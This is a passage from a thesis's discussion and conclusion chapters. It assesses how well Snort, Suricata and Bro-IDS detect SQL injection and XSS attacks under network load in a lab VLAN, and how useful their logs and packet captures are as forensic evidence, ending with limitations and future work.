This thesis has been structured to answer a main question and sub-questions that were based on both chapter 2 (literature review) and the related studies (section 3.1). The thesis questions will be outlined and answered based on the findings presented in chapter 4. Those questions will be formatted into the same style used in (section 3.2). The style used in that section was formatted into a table for the hypothesis and the questions. The declared hypotheses were derived from the knowledge of the literature reviews and it aimed to give exploration of the prolem question. The structured table will expose the arguments for and against (pros vs. cons) using evidence extracted from the research testing phases and presented in chapter 4.

The discussion in the tables will state a comparison between the information obtained from the literature review and the findings of the research phases in chapter 4. References will be used to validate statements and a summary will be provided to a justification conclusions.

5.1.1 Main Research Question and Hypothesis

The main question was created to scope the research testing phases into a specific area and goal. The main question was: What are the best capabilities of IDS to provide security alert detection, performance and attack evidence?

This question has guided the research through multiple testing phases in order to answer it. The system design was deployed and exposed to many testing phases to identify the capabilities of a number of IDSs in providing security alerts under workload and their values in providing digital evidence. Table 5.1 presents the main research question and the arguments.

Table 5.1: the main question and the answers

<table>
<tr><td colspan="2">Main question: Are the proposed IDSs capable of providing security alert detection, good performance and attack evidence?</td></tr>
<tr><td colspan="2">Main hypothesis: the IDS has to provide security alert detection when an attack occurs as well as it should perform very well under network workload. It also has to be capable of collecting and providing accurate and efficient attack evidence to support digital forensics investigation in LAN networks.</td></tr>
<tr><td>Pros:
All the proposed IDSs are capable of providing valid security alerts that can be used as evidence and they can perform with accepted level of performance under certain workloads.

Evidential traces can be acquired and preserved and then followed by the fundamental digital forensic principles for electronic handling of evidence.
The evidential traces are composed of intrusion detection systems alerts for all the proposed attacks (See Table 4.3 and appendix D), logs, databases and life VLAN traffic (see Section 4.3.1).</td><td>Cons:

The packets captured by each IDS server’s interface was not completed or dropped due to the increase of workload (see section 5.4.2). This leads to leaks in the ability of the acquisition and preservation of the captured packets. Therefore, there is a limitation of obtaining the evidence due to lost packets.

There will be a requirement to extend this research to cover different ways and methods of extracting digital evidence from IDSs other than obtaining the evidence from the packet captured file. For example, the Pcap</td></tr>
</table>

On the subject of evidential traces of input validation attacks, the proposed system design has proven it is capabilities of acquiring and preserving the VLAN network traffic that consists of input validation attacks conducted (see section 4.3.2)	generated from any IDS could lead to an increase size of the storage capacity. This will manage to eventually have a full hard drive when under a huge workload. Also, the Pcap file is not as reliable as they seem to be because during one of the experiment, a Pcap file was corrupted for no reason. That leads to lose all data applied during the first experiment. More issues will be listed in the future research area. IDS can only provide a solo source of evidence extracted from the captured packet. However, there must be other sources to be used to support the evidential traces such as databases, logs from routers, firewalls and the compromised systems.
Summary: the designed system reached an acceptable level of capturing large amounts of traffic created on the VLAN network. Also, it was capable of acquiring evidentiary traces of the created input validation attacks. Despite the fact that all NIDSs are capable of acquiring and preserving some attacks traces, there are still limitations associated with the workload and the hard drive size capacity. However, the designed system and the NIDSs should be accepted as a part of the network digital investigation.	

5.1.2 Secondary Research Questions and Hypothesis

Four secondary questions have been established in chapter 3 in order to support the main research question and its requirements. Table 5.2, 5.3, 5.4 and 5.5 present the secondary research questions. Each one of them includes the proposed hypothesis and the argument for and against and finally it presents a summary of the main point observed from the findings and the importance of the research results for each question.

Table 5.2: Secondary question1 and tested hypothesis

<table>
<tr><td colspan="2">Secondary question: What are the cost implications for IDS that stores all the required tools and their information?</td></tr>
<tr><td colspan="2">Main hypothesis: That the cost implication of the IDSs hardware and software have be to affordable to all network administrators and also have to be capable of storing all the required information including the time, type, attack vectors and details of the attacker.</td></tr>
<tr><td>Pros:
All the used NIDSs and network monitors were open source software as they can be downloaded from the internet for free. Also, the platform used for each NIDS was open source software. Most of the NIDS rules for known attacks were downloaded from the IDS’s website for free and that’s also considered to be an advantage to be exploited and developed by network security administrators. Therefore, the implication of NIDSs’s software is minimal.

In term of the cost of the hardware, normal RAM of 16 GB, affordable hard drive with range capacity around 1 Tbit and Core i5 should be suitable to start running all the proposed IDSs. VMware workstation trial of 30 days used during the experiment and that’s was an advantage to simulate the proposed design and complete the experiment.</td><td>Cons:

Despite the fact that most of these IDSs can be run on cheap hardware, their performances were better when receiving a high load of traffic. Therefore, there is a need to have more sophisticated hardware such as 96GB Memory, more CPUs as well as more storage capacity.</td></tr>
<tr><td colspan="2">Summary: overall the cost implication of the entire experiment is almost free and the only purchase made was for snort rules although they offer old versions of those rules for free. However, to improve the experiment, the hardware including the CPU and the RAM can be upgraded at a minimal cost. As result, the cost implication is accepted and network administrator should consider the minimal cost implications of open source software.</td></tr>
</table>

Table 5.3 Secondary question2 and tested hypothesis

<table>
<tr><td colspan="2">Secondary question: How well do the IDSs provide details about the attack vectors including the timestamp, the type of attack, details of the attack content?</td></tr>
<tr><td colspan="2">Main hypothesis: That the IDSs have to be assessed to determine only one IDS carrying out all the important features of digital forensics collection requirements including the time, the type of attack, details of the attack.</td></tr>
<tr><td>Pros:
All the proposed IDSs were capable of providing a number of logs containing the attacks type and generated a Pcap file that should be used for full analysis of the attacks. Bro-IDS has proven to be better than the other two NIDSs in providing evidence in depth. Although bro showed amazing capabilities, another tool called Time machine has to work in conjunction with it to achieve Pcap files.

Each NIDS provided the time stamp of the attack, the type of the attack, the IP source and destination, the used ports and the used protocols, details of the attack content located in Pcap file.

The network traffic gathered from the created attacks had provided sufficient evidence to compare and identify the ability of each NIDS to reconstruct the attacks events.</td><td>Cons:

Although the proposed NIDSs provided intelligent and valuable evidence, that evidence is not as supportive as the captured packet files. Most security experts deactivate the feature of collecting the Pcap file because it consumes a big size of the storage. This issue will lead the forensic experts to look into other resources to reconstruct the packets from an attack.</td></tr>
</table>

Summary: Overall all NIDSs reached an acceptable level of detecting. Most attacks and captured packets were detected and some were available. However, Bro-Ids doesn't provide the function for creating a Pcap file but Time Machine is a pluggin application that was attached to Bro-IDS to generate the PCAP file. Although all NIDSs have proven to be good in terms of helping digital forensics principles, Bro-IDS is better than others. It is because it provides a number of informative logs that can trace the attacker and show all the actions. Bro-IDS algorithm and other features are more accepted than the other NIDS.

Table 5.4 Secondary question3 and tested hypothesis

Secondary question: What is an optimal performance for IDS?	
Main hypothesis: That the IDS should interact very well with a huge amount of traffic, reduce the false alarms, and interact with the hardware in a reasonable manner.	
Pros:	**Cons:**
All the proposed IDSs were not having an innate capacity to acquire and preserve a full transmitted traffic when increasing the speed of the bandwidth created during the testing phase. At the beginning of the experiment, some pluggins were attached to both Suricata and snort and they effected the performance. In the case of gathering the accuracy of each IDS performance, there was a need to remove any plugin software that worked in conjunction with an IDS such as Barnyard and Snorby with snort or Suricata. In order to ensure the accuracy of NIDS's performance, pluggin software should not work at the same time in the same machine with those IDSs because they use more CPU and memory at the same time and they will have a constraint to achieve better results in the detection as well as the performance.	Although the performance of all NIDSs were not good as anticipated, it has been noticed that the peak processing throughput of all NIDS were not good enough to intercept all transmitted traffic and that is because of the packet capturing subsystem such as TCPdump. The subsystem managed to inevitably drop a large number of packets before delivering them to the NIDS engine. Despite the fact that deactivating rules for unused protocols such a good method to enhance the performance, this method could be dangerous in terms of the attack compromising a machine and activating one of these protocols. For example, most attacks prefer to use SSH protocols because of its speed and the rich feature to control a

The tuning function should be a helpful feature that will increase the performance to maintain sufficient performance. Since most NIDSs are usually working in a dynamically environment, changing the manual performance parameters in their configuration files will help to overcome most of the performance issues. Deactivating some rules that are associated with specific protocols that are not installed on the production network is a good method to avoid the delays and false alarms. For example, IRC and SHH were not used of the experiment neither they were installed so deactivating the rules for both protocols should speed up the engine of the intrusion detection system and enhance the performance.	machine. If the attack exploits a buffer overflow in a targeted machine, it could simply install SSH server and start connecting to it remotely. While deactivating the SSH rule, none of the IDS would even identify or detect this kind of attack.
Summary: when performing the stabilised testing phases, all NIDSs showed different performance trends. Interestingly enough those NIDSs have shown to obtain poor performance when increasing the speed of the bandwidth. This issue remains to be the CPU usages as well as the capturing subsystem. There will be a need to improve the algorithms of the capturing subsystem to avoid such issues. To avoid overloading the NIDSs, the tuning function should be a great idea and should be always taken into consideration for better performance. Modifying the rules by ignoring some protocols is helpful to achieve better performance but the main idea of using NIDS is to detect attacks and this method could lead to a worse situation and more evidence lost.	

Table 5.5: Secondary question4 and tested hypothesis

<table>
<tr><td colspan="2">Secondary question: What are the methods, tools and techniques utilized to direct in action the digital forensics examination and analysis of the acquired data from the captured traffic by the proposed IDSs?</td></tr>
<tr><td colspan="2">Main hypothesis: That the proposed IDS and their attached monitoring security systems will have to show the best practice in term of being helpful to digital forensics investigation for collecting valid evidence.</td></tr>
<tr><td>Pros:
A new proposed tool was programmed to transfer the evidence from the NIDS server to the forensic server has shown to be sufficient in term of handling the evidence and ensuring the integrity of it. This tool gives a hash key before and after the transformation.

Two proposed methods were used to conduct the digital forensics examination and analysis. The first one is by examining the Pcap file With Wireshark. The second methodology used is by replying the Pcap files against Identical IDS that work in conjunction with network security monitors tools such as Sguil, Elsa and Snorby. Both methods have shown significant results.

Wireshark has the filtering feature that was used in an oppressive manner to acquire and preserve the detail of each packet. The security monitor tool has a great feature of grabbing the content of each packet and the information in a simple way and this could be an advantage in gathering much</td><td>Cons:
Since the new programmed tool is still at the begining of its life, it is recommended not to use it in a real investigation until it proves that this tool can properly handle the evidence.

The first method using Wireshark showed a great value of evidence but it is a time consumer. Despite the fact that it provides more details about the attacker and the actions, more than 9 hours were taken to analyse the entire captured packets. There will be a need to enhances the filtering options and provide a report function for the forensic processes.

The second method was more effective than the first one as it shows and reports all actions. This method suffered from one issue which is the timestamp. The timestamps were changed from the real time that attacks were performed to the time of the replying packets. This is a negative aspect that should be taken into consideration in order to give the true time of the attack.</td></tr>
</table>

information about the attacker that could be missed using Wireshark. Other tools were used beside Wireshark and the security monitoring tools such as NertworkMiner to confirm the frames of the attack and Squert to define more information about the attacker. These tools were helpful in completing the report of the attacks.	
Summary: although common technologies and techniques can be used to analyse the captured traffic, there are number of current challenges that intrusion detection systems packet capture examination required. Both forensics methods used in the experiment have shown great results but there is a need to extend the study to overcome their issues. Moreover, more new forensics tools need to be implemented and adapted to network forensics packages to provide a robust digital forensics collection and examination of the captured packets from NIDSs. Both methods should be accepted if there is another solution to avoid the issues.	

5.2 DISCUSSION OF FINDINGS

Chapter 4 has been managed to analyse and report and present the research findings. During the process of collecting the findings, there was a need to assess each result independently. Therefore, this chapter examines all conducted phases by arguments based on the significance of those findings. These arguments should lead to answers for the research questions. The system design will be evaluated to identify its best capabilities and this should include the software and hardware implementations completed. Comparing the performance capabilities of the NIDSs and the implications for digital forensic investigations in various ways will be outlined. The following sub sections will review the findings of the initial tests and the stabalised tests.

5.2.1 Discussion of the Initial Tests

Phase one involved implementing of the existing VLAN that contains two sub networks and router linking these networks. The main purpose of implementing such a network is to perform benchmark testing and to evaluate the capabilities of these network components and their intrusion detection systems at a beginning stage. This phase was an essential starting point that set the infrastructure for the study and achieves a reliable platform from which to experiment. However, phase one could not fully answer the main research question but set a foundation for the stabilised testing phase which the key reason to answering the main research question. The creation of the packets containing stress testing traffic and recreated input validation attacks (see table 4-2-2) helped to have a training dataset that can be used during the whole experiment. Since there was a need to evaluate the proposed IDSs in order to verify the performance difference between them, the created training dataset were trained to be used six times independently with different speed levels (see Table 4.2) to the production environment. The replies of those packets were working at an acceptable level in terms of VLAN configuration standards. The result of each test includes the number of the packets, their rates per seconds, other measurement (BPS, MPS and PPS) and the success of their delivery. This phase has proven that the VLAN design was capable of handing the maximum speed of the traffic which is approxamitly100 Mbit/s without any dropped packets. The reason of conducting such experiment is to confirm that that traffic must be delivered without constraints and they should be efficient for further testing when deploying any IDS.

The second section of phase one consisted of the implementation of the forensic model components into the production environment and it also included the analysis of the initial test. This section involved the installation and the configuration of each NIDS, webserver and the forensic server. After the installation of the NIDS independently in different server using Ubuntu 12.04 64, there was a need to test them to see if they are capable of detecting the created attacks. Therefore, those attacks were tested solo against each NIDS and the results have been reported in Table 4.3 for Snort, Table 4.4 for Suricata and Table 4.5 for Bro-ids. Bro-ids has shown to be more efficient than others in term of detecting more complicated attacks and providing more resources about the attacker. Although the installation of each NIDS was successful, there was a necessity to monitor those

NIDS and their performance including the CPU utilization, RAM utilization, traffic load and the dropped packets. The best was to measure those performances was to install a monitoring tool such as Zabbix. Zabbix helped the experiment to achieve its goals as it monitors each NIDS deeply and provides good information. However, that information was not as easy as it seem to obtain because there was a need to write number of bash scripts and inject them into the Zabbix agent to gather the performance data (see Table 4.7) and there were a number of tests performed to confirm that Zabbix is properly working. As an advantage of Zabbix, it is not just a featurable application to monitor advanced networks performance but also it is for free which makes it more accessible. Overall, the cost implication of all the software including the webserver, web application, all NIDSs, router, firewall and the VLAN platform are entirely free. The only software was bought is the rules for snort although the cost was not experience as it only costs around 30 dollars and this price is only for education purpose use. Moreover, the installation and configuration of all these software were difficult and time consuming because dealing with Linux binaries and source packages have been an issue to most developers. Each IDS required numbers of other dependent tools and libraries to be installed first otherwise they can't work and neither detect. The issue here is that those IDS can't be run by normal users unless they have knowledge about the library related to run those IDSs. A suggestion is to simplify the installation of these tools by packaging them with the other required libraries and to configure those IDSs should be more conveniently.

5.2.2 Discussion of the Stabalized Tests

Phase three consists of the implementation of the stabilised testing of the proposed design derived from the foundation of the initial test. The main subject in this phase was measuring the performance of each NIDS under workload. In term of the CPU utilization, Suricata shows the highest percentage of utilizing the CPU resource and that is because of the multi-threading architecture. The other two IDSs snort and Bro-ids use an average 40-60% of the CUP resources and that should be a disadvantage in the speed of engine detection and keeping up with the speed of the traffic. Another deep analysis was done by measuring the count of the process numbers requested for CPU time to be made available for them. Moreover, the collected data showed that Bro-ids consumed more memory than the other IDSs. As shown in figure 4.5, bro-ids memory usages has increased after the second test 10

Mbit/s when Suricata and snort stayed normal and steady with average 6-8% of the memory usages.

Despite the fact that an identical amount of traffic was replied equally to the production environment, yet still all NIDSs cannot monitor and intercept some of the traffic passing to the production environment and the evidence is displayed in Figure 4.15. However, Snort has showed the lowest one as it loses a big portion of traffic. On other hand, Suricata and bro-ids have been equally intercepting the same amount of traffic until the fourth test where Bro-ids proved to capture more traffic than Suricata did. The load of traffic has led to increase dropping packets. One interesting fact is that the use of CPU decreased every time the speed increased and the findings was is that the interception function of NIDS was the reason for the dropping packets. Therefore, the issue of this function has managed to deliver immature detecting of the proposed Cross-site scripting attacks for every NIDS. As shown in Figure 5.16 and 4.17, all NIDSs were able to detect the three SQL injection attacks at the first test and then each one starts to lose these detecting capabilities when increasing the speed. However, Bro-ids is still in the top as it has better capabilities of detecting than the other NIDSs as showing in Figure 5.16 and 4.17.

Likewise, this phase has shown the implementation of the forensic transformation tool. Since there were six tests stages and a total of 18 tests for all the NIDSs, there was a need to create a tool to transfer this evidence from the NIDS server to the forensic server (see appendix F). This tool managed to collect all the Pcap files and logs. Then, compress them into a single one that eventually was processed to have a hash key. This tool can establish a connection with the client and send the required file and then it compared the hash key for the integrity purposes. After that, there were two methods to extract the evidence. The first one was examining the Pcap file with Wireshark as shown in Table 4.11 and Table 4.12. This method was effectively good at giving details about the attacker and the actions. Although this method showed so many advantages stated in section 4.3, it consumed so much time and the investigator could miss evidence. Because of this problem, another suggested method was to use the monitoring security tools to extract evidence for each attack. The efficiency and simplicity of this method is so significant. The investigator can simply reply the Pcap file against the intrusion detection system installed in the forensic server. This NIDS is attached with Barnyard that sends the alerts collected from the first NIDS to a database and

reduce the false positives with Bro-IDS. It manages to store all detected alerts and their related information into two MySQL databases (Sguil database and the main database). This main database is used by multiple tools including Snorby and Squert. The Sguil database is monitored by Sguil and Capme. All the monitoring tools not just pull the alerts, but also pull the raw data of the infected packets; as shown in Figure 4.4, Figure 4.5, Table 4.13 and Table 4.14. As a result, this method should be seen as a new approach for network digital forensics as it shows the same results created at the NIDS in the first place and provided a extra digital evidence. The only problem with this method is that when replying to the attack, the timestamp of the attack packets were changed to be the current time the reply was performed.

5.3 DISCOVERED ISSUES

The NIDSs are the main factors in the lifecycle of the research and the study of their performance from different prospectives including their efficiency, their capabilities of detection and the ability to provide digital forensics evidence. When performing the testing phases, various issues were encountered with the design of the experiment. Those potential issues will be outlined and discussed in order to address and find a possible solution for each one.

At the begining of testing the experiment design, all network intrusion detection system refused to intercept any traffic although they were configured to monitor the incoming traffic. Since the NIDSs' sensors by nature work and operate in Promiscuous mode, there was a need change the configuration of the VMware security policy. A simple commanded used on the terminal to perform such action "chmod a+rw /dev/vmnet2". However, this security issue could lead to a smart attacker using a man in the middle attack to intercept any coming and outgoing traffic.

Although the generated traffic at the begining of this experiment was acceptable, stress tools kept generating noises that mislead some of the detection alerts to be false alerts. It also mislead the identification of the XSS and SQLi attacks. This has created a restriction to disable some specific rules in the NIDSs configuration files in order to obtain the actual alerts. As a result, this might change the performance accuracy because of some rule disabilities.

All the NIDS servers have shown to dropped packet when the speed transmission of the packet increased and that is due to overloading the NIDS sensor with a big amount of traffic all at the same time. The collected data showed that the number of tested packets were dropped before the data intercepted by each NIDS. This means it is a kernel problem from the interception function not the NIDS 's engine as the packets dropped before they reached the NIDS engine. This weakness can be exploited by a smart attacker to avoid detection from such tools.

On the subject of acquisition of the traffic captured by each NIDS performed well because of the rich features that each one has. Since the acquisition and preservation are relatively required in the main research question, the log and Pcap files were not sufficient to entirely support the digital evidence principle. Although those logs and Pcap have enough data to confirm the attacker actions, there was a need to know precisely the stolen data how the attack was managed. Looking into other logs such as the database log, system logs and web application logs should provide the entire act of the crime. For example, when generating one of SQL injection attacks at the beginning, the attacker managed to pull the credit card data from the database. The Pcap file and the logs only showed the attack signature and as much as this information is valuable but it still doesn't show the entire action.

Both methods used to analyse the evidence were remarkably effective. The first methods that present the implementation of Wireshark to collect the attack information were sufficient but it consumed a big amount of time and the instigator missed some valuable information that included the first analysis time. Around 9 hours were taken to just analyse the whole packets and some attacks signatures were missed for recording in the report. This could be a big issue if this was a real crime in the real world. In other hand, the second method which is by using the security monitoring tools Sguil, Snorby and Elsa proved to avoid the two issues stated above. Although this method has so many advantages, it presented a critical issue which is the timestamp. Since the investigator used TCPreplay to reply again the Pcap file against the NIDS that connected to the security monitoring systems, the timestamp changed from the real one that was done by the time the attacker did the crime to a new timestamp when the TCPreplay started replying the traffic. To sum up, both methods are good but there is a need to avoid such constraints.

5.4 DISCUSSION OF RECOMMENDATION: BEST PRACTICE

The results obtained from the research testing in chapter 4 and the discussion sections were responsible for increasing the knowledge of the digital forensics processes in the VLANs networks. That knowledge covered the acquisition, preservation and the analysis of the data captured by intrusion detection systems. As results of those facts and knowledge, the next sections will present the recommendations in order to achieve a better practice for acquisition and preservation of compromised network components.

5.4.1 Replying the Packet

As mentioned above about the attack generation; those attacks can be gather into one single file which is the capture packet by Wireshark or TCPdump. There was a need to replay those attacks multiple times to identify the performance of both the network components and the NIDSs. When replaying the packet with different speeds, TCPreplay was the main tool to use. The simplicity of using this tool helped the experiment to achieve desirable results. Simple command "TCPreplay -i vmnet2 –mbps10 /usr/trainingpacket/thesispackts.pcap" used to perform such an action. The -i option is to specify the network interface, the option –mbps is to specify the speed of the packets and finally specifying the Pcap file directory are the main options used from this application. It is important to use TCPreplay if the experiment goal is to evaluate performance of specific application that interacts with network traffic. The rich features in TCPreplay should help to increase the efficiency of the evidence analysis.

5.4.2 Packet Generation

At the begining of this experiment, there was a need to generate data and the proposed method is to use stress tools as well as the attacking tools. However, using stress tools in this experiment was not as helpful as expected. The recommendation is that it is important to avoid using stress testing tools to generate live data and try to use real data gathered from real network transmissions. In order to correctly identify a specific attack proposed, it is important to avoid stress tool traffic because their traffic creates so many noises in the intrusion detection system alert. Real life traffic gives more clarity of the data. Inject new attacks into the live data and it is guaranteed to obtain clear results. However, if there was a need to stress testing any

IDS, then TCPreplay should be considered as good solution since it has the feature that can increase and decreased the speed of the packet transmission.

5.4.3 Recording the IDS Performance

One of the main purposes is to identify the performance of each NIDS and the performance parameters depend on several factors. Those factors were difficult to measure at the beginning of the experiment until finding the network monitor Zabbix. The recommendation is that it is important to avoid recording the performance results for any IDS manually. There is a way of recoding the performance manually but at the beginning of this experiment, the performance was manually driven from the status profile. However, this method was not as good as expected. The best way is to use SNMP client such as Zabbix. Zabbix saved so much time as well as it was more efficient in showing other data such as the size of the disk.

5.4.4 Enhancing the IDS Performance

In case of gathering the accuracy of each IDS performance, it is important to avoid plugin software that work in conjunction with an IDS such as Barnyard and Snorby with snort or Suricata. In order to ensure the accuracy of NIDS's performance, plugging software should not work at the same time in the same machine with those IDSs because they use more CPU and memory at the same time and they will have a constraint to achieve better results in the detection as well as the performance. However, those plugging could be installed in different server in the network and they can be configured to pull data from the NIDS.

5.4.5 Tuning Up the NIDS

The experiment could have achieved better results in term of detection by using the tuning function. In order to obtain better performance, there is a good function included in each NIDS to enhance the performance. The recommendation is that it is always important to take into consideration that the tuning function in order to maintain a sufficient performance. Since most NIDS are usually working in a dynamically environment, changing the manual performance parameters in their configuration files will help to overcome most of the performance issues.

5.4.6 Routing: Best Practice

When starting to route all the traffic from the sub network to production network, GNS3 with cisco router was used as main router. This router was an old version and every time there was a need to send traffic between the networks, a manual rebooting has to be done. This didn't help the experiment to be more productive as the router was slowing the VMware workstation component. Therefore, there was a need to switch to another router application. It is important to use another productive router such as Vyatta instead of GNS3 because of the configuration difficulties and VMware privileges.

5.4.7 Attack Generation

When generating the attacks such as the ones in this experiment SQL injection and Cross-site scripting, there was a need to perform them multiple times manually to confirm the success of their actions. Time consumption was a major issue while performing those attacks. However, creating a script shell with any favourite programing language to implement those attacks automatically should be helpful to speed the process and perform the attack as many as the researcher wants. As an example of creating automated scripts of attacks those are listed in appendix C.

5.5 CONCLUSION

This chapter clarifies the discussion of the findings for the research experiment reported in chapter 4. This chapter gives the answers to the main research questions as well as the sub related questions and finalises a summery with regard to the validity of the expected hypotheses. Likewise, a discussion of the entire experiment after the investigation of the compromised system were also evaluated and discussed. Moreover, the issues and recommendation related to this experiment were discussed in detail.

The main research question was a crucial key to show the capabilities of intrusion detection systems for helping digital forensic investigation. The main question has resulted in providing knowledge for network digital forensics. The designed system reached a performance level to observe large amounts of traffic created on the VLAN network. Also, it was capable of acquiring evidentiary traces of the created input validation attacks. Despite the fact that all NIDSs are capable of acquiring and preserving some attacks traces, there are still limitations associated

with the workload and the hard drive size capacity. Therefore, the outcomes of the NIDS should not be the only place used for digital investigation; a forensic tool (such as the one developed and tested) should expand their search to look into other logs from different network components.

Chapter 6 consists of the thesis conclusion that includes main points of the project and the research conducted. It also includes the significant results obtained and discovered from the entire project. The limitations of the research will be stated and the specific weakness of some areas of the research noted. Furthermore, based on the results of this thesis, future work will be outlined to take the research topic forward.

CHAPTER SIX

CONCLUSION

6.0 CONCLUSION

Chapter 6 is the conclusion of this thesis and the recommendations for future research in this area. The thesis was structured into six sections and each section has a logical lead to the next one. Chapter 1 provides a background and motivation for doing this research. Chapter 2 is a literature review of the related studies and chapter 3 drives from others publications the best ways to do this type of research. Chapter 4 provides a summary of the research finding and chapter 5 discussed those findings in depth. Finally, this section will give an overview of the most essential aspects of the findings. Section 6.1 provides a review, section 6.2 notes the limitations on generalising the findings and section 6.3 specifies areas for future research projects.

6.1 THESIS REVIEW

The literature review in Chapter 2 provides a specific overview of the current issues and knowledge that is the starting point for seeking to make improvements. The first section reviews network security and the threats that have already made a place in and affected networks security negatively. The second section showed a detailed description of the current processes used in digital forensics for all types of network attacks. IDS were also reviewed in the third section as part of the security analysis and digital forensics. Finally, the last section discussed the open issues that forms the foundation of the thesis in the areas related to NIDSs and the network digital forensic investigation.

The literature review was conducted to show critical discussions in specific areas that need to be examined for further research and new theory. The security threats and attacks toward web applications within the network have a high priority for logical investigation. All this knowledge listed in the literature review has shown important facts that will help to design a rational research methodology. As a result, the proposed research focused on forensically assessing network intrusion detection systems performance in term of their detection accuracy, CPU and RAM performance. Unambiguously, the research helped to gather wired network traffic

that were coming and outgoing from a web application as a source of evidence and those traffic were typically gathered by intrusion detection systems for further information of input validation attacks.

Chapter 3 has developed knowledge about the research methodology used to analyse every part of the chosen research area of collecting evidence from NIDSs as well as acquiring and preserving VLAN network traffic. This chapter showed a number of similar studies in Section (3.1) having the same interest in the issues and problems related to the chosen research area. These studies led to adopting the tools and recommendations suggested and designing a testing methodology. Moreover, Chapter 2 and Section (3.1) worked in conjunction to finalize and create the research main and sub questions as well as helped the researcher to predict asserted hypothesis for each question. Based on section (3.1.3), the proposed model for network forensic analysis were used in depth to show an appropriate method of collecting, acquiring and preserving network traffic. Finally, a descriptive system design was structured to cover the system architecture and components.

Chapter four has established the analysis, reporting and the presentation of the findings revealed from the research testing phase. Numbers of alterations were made and discussed to the proposed data requirements of the research methodology in chapter 3 in order to increase the success rate of the proposed experiment. Initial tests were managed in order to assess the VLAN infrastructure capabilities. Then, phase two covered the implementation and benchmarking of the proposed design. During the initial test, the system was stabalised and amended for best performance. The next phase was prepared to carry out the installation of the forensic model components into the production network so the proposed six tests shown in table 4.2 could be processed. Phase three was performed and it involved the implementation and the testing of the stabilised forensic model. This phase has led to finalize the system construct that in reality was based on the initial testing results and led to evaluate the proposed IDSs snort, Suricata and bro-ids servers' performance independently. The next phase (four) involved the digital forensic collection of each proposed attack and the recording of best practice in collecting them. Two proposed ways were involved: manipulation of the Pcap file with Wireshark and using the available monitoring tools to obtain forensic digital evidence.

Most of the used NIDSs in this experiment showed some significant advantages that could capture live traffic and detect known attacks. The captured

packets as well as the alerts generated from those NIDSs can be used as evidentiary trails of recreated input validation attacks. During this experiment, the evidence transformation to the forensic server was ambiguous so that the requirement for a tool to collect all alerts and Pcap files when the NIDSs still running was addressed by coding one. Finally, the findings of this experiment showed that the proposed system design can accomplished many tasks including acquiring and preservation of VLAN network traffic as a valuable source of digital evidence.

Chapter 5 clarified the discussion of the findings for the research experiment reported in chapter 4. The chapter answers of the main research questions as well as the sub related questions and finalises a summery with regard to the validity of the hypotheses. Likewise, a discussion of the entire experiment after the investigation of the compromised system were also evaluated and discussed. Moreover, the issues and recommendation related to this experiment were presented.

The main question was key to exploring the capabilities of intrusion detection systems in helping digital forensic investigations. The main question has resulted in providing knowledge for the network digital forensic investigators. The designed system reached an acceptable level of observing large amounts of traffic created on the VLAN network. Also, it was capable of acquiring evidentiary traces of the created input validation attacks. Despite the fact that all NIDSs are capable of acquiring and preserving some attacks traces, there are still limitations associated with the workload and the hard drive size capacity.

Chapter 6 consists of the thesis conclusion that includes main points of the project and the research conducted. It also includes the significant results obtained and discovered from the entire project. The limitations of the research are noted and the weakness of some areas of the research outlined. Furthermore, based on the results of this thesis, future work will be specified to further develop knowledge in the study area.

6.2 LIMITATIONS

Section 3.5 in Chapter 3 included a number of the limitations that might affect the research and those limitations were based on the research model and the designed system. The limitations identified and addressed in the research findings also

acknowledge the dangers of transferring outside of the specified contexts or inferring relationships that are not specified within the research..

All the NIDS's servers have proven to drop packets when the speed of transmission of the packets increased and that is due to overloading the NIDS sensor with the amount of traffic. The collected data showed that the number of tested packets were dropped before the data was intercepted by each NIDS. This means it is a kernel problem and it is not the NIDS's engine as the packets dropped before they reached the NIDS engine. This limitation can be exploited by a smart attacker to avoid detection from such tools.

Despite the fact that the generated traffic has assisted this experiment to achieve desirable results, stress tools traffic was causing more issues than expected. The use of stress testing tools to generate data has indicated that they increase the noises when detecting specific attacks such as XSS. This has led to make the detection of the proposed attacks SQLi and XSS more ambiguous to distinguish. In the first experiment with Suricata and Snort, their detection alerts logs were full of random attacks that didn't confused the alerts from the designed attacks. However, stress testing methods are still valuable if the intent of the experiment to only evaluate the NIDS and discover random attacks out of interest. Therefore, this issue has created a limitation to disable some of the rule sets in the NIDSs configuration files.

When transferring the evidence from the NIDS's server to the forensics server, there was a problem in finding the proper way to transfer it. Although the researcher created a tool to transfer and validate the evidence before and after the transferring process, this tool should not be used in a real environment as it is not a valid tool yet in the forensic world. Transformation of the evidence should be the best practice to transfer the data from the NIDS rather than copying or cloning every time its needed. The limitation was that if the network contains more than one NIDS and those NIDS are still capturing live traffic while the forensic investigation is proceeding there will be delay and loss issues. Another limitation was related to the methods used to analyse the Pcap files gathered from those NIDSs. Both methods were effective but each one has suffered from specific limitations. This first method using WireShark to analyse the Pcap file was time consuming as it took more than nine hours to analyse and it also was difficult to extract all the information needed for the investigation. The second method was effective but suffered from the

timestamp changes. When performing the analyses, the times were changed from the real attacks time to the replying time.

6.3 FUTURE WORK

The research findings and discussion have provided valuable information to the chosen topic area of using network intrusion detection as a source of digital forensics evidence in VLAN. These outcomes have led to a number of ideas for further research to enhance intrusion detection systems as well as enhance the performance of digital forensic investigation.

6.3.1 Extension and Generalisation

The scope of this thesis was established to study, analyse and improve the digital forensics collection. The main concern was implementing a number of NIDSs with the goal of gaining effective digital evidence. The proof of concept can be practically applied to any kind of computer network whether they are small of big and it can be extended to others. Based on the fact that a large amount of traffic can affect most NIDSs so there will be a need to create a solution in order to handle such traffic. Also, this extension requires more advanced research in terms of using tested algorithms with the ability of increasing the accuracy of detection. Moreover, this extension requires more advance hardware tools. Since one of the issues is dropping packets by the interception function, there is a possible solution can be considered as a future work and it is that the intercept function of those NIDSs can be disabled and use of more sophisticated ones such as PF_RING and AF_PACKET.

The scope of this experiment was to handle traffic up to 100 Mbits and this was only a sample of testing. It would be a great idea if a new researcher takes it to another level of testing and perfom the maximum traffic speed such as 1000Mbits. Such research has to take into consideration of the hardware as it has to be more advanced than the ones used in this experiment.

6.3.2 Realistic traffic and attacks

Despite the fact that simulated traffic and attacks in this experiment has achieved an acceptable level of findings. However, there will be a need for a new research that simulates a real live traffic and undetermined attacks by random groups of students or researchers. For example, if someone could take this experiment a step further

and deploy it onto the internet or a wider network with higher level of security as well as providing some services as proposed in Figure 6.1. The network should be as secure as possible and those students will be challenged to break into the network and assessed all the services.

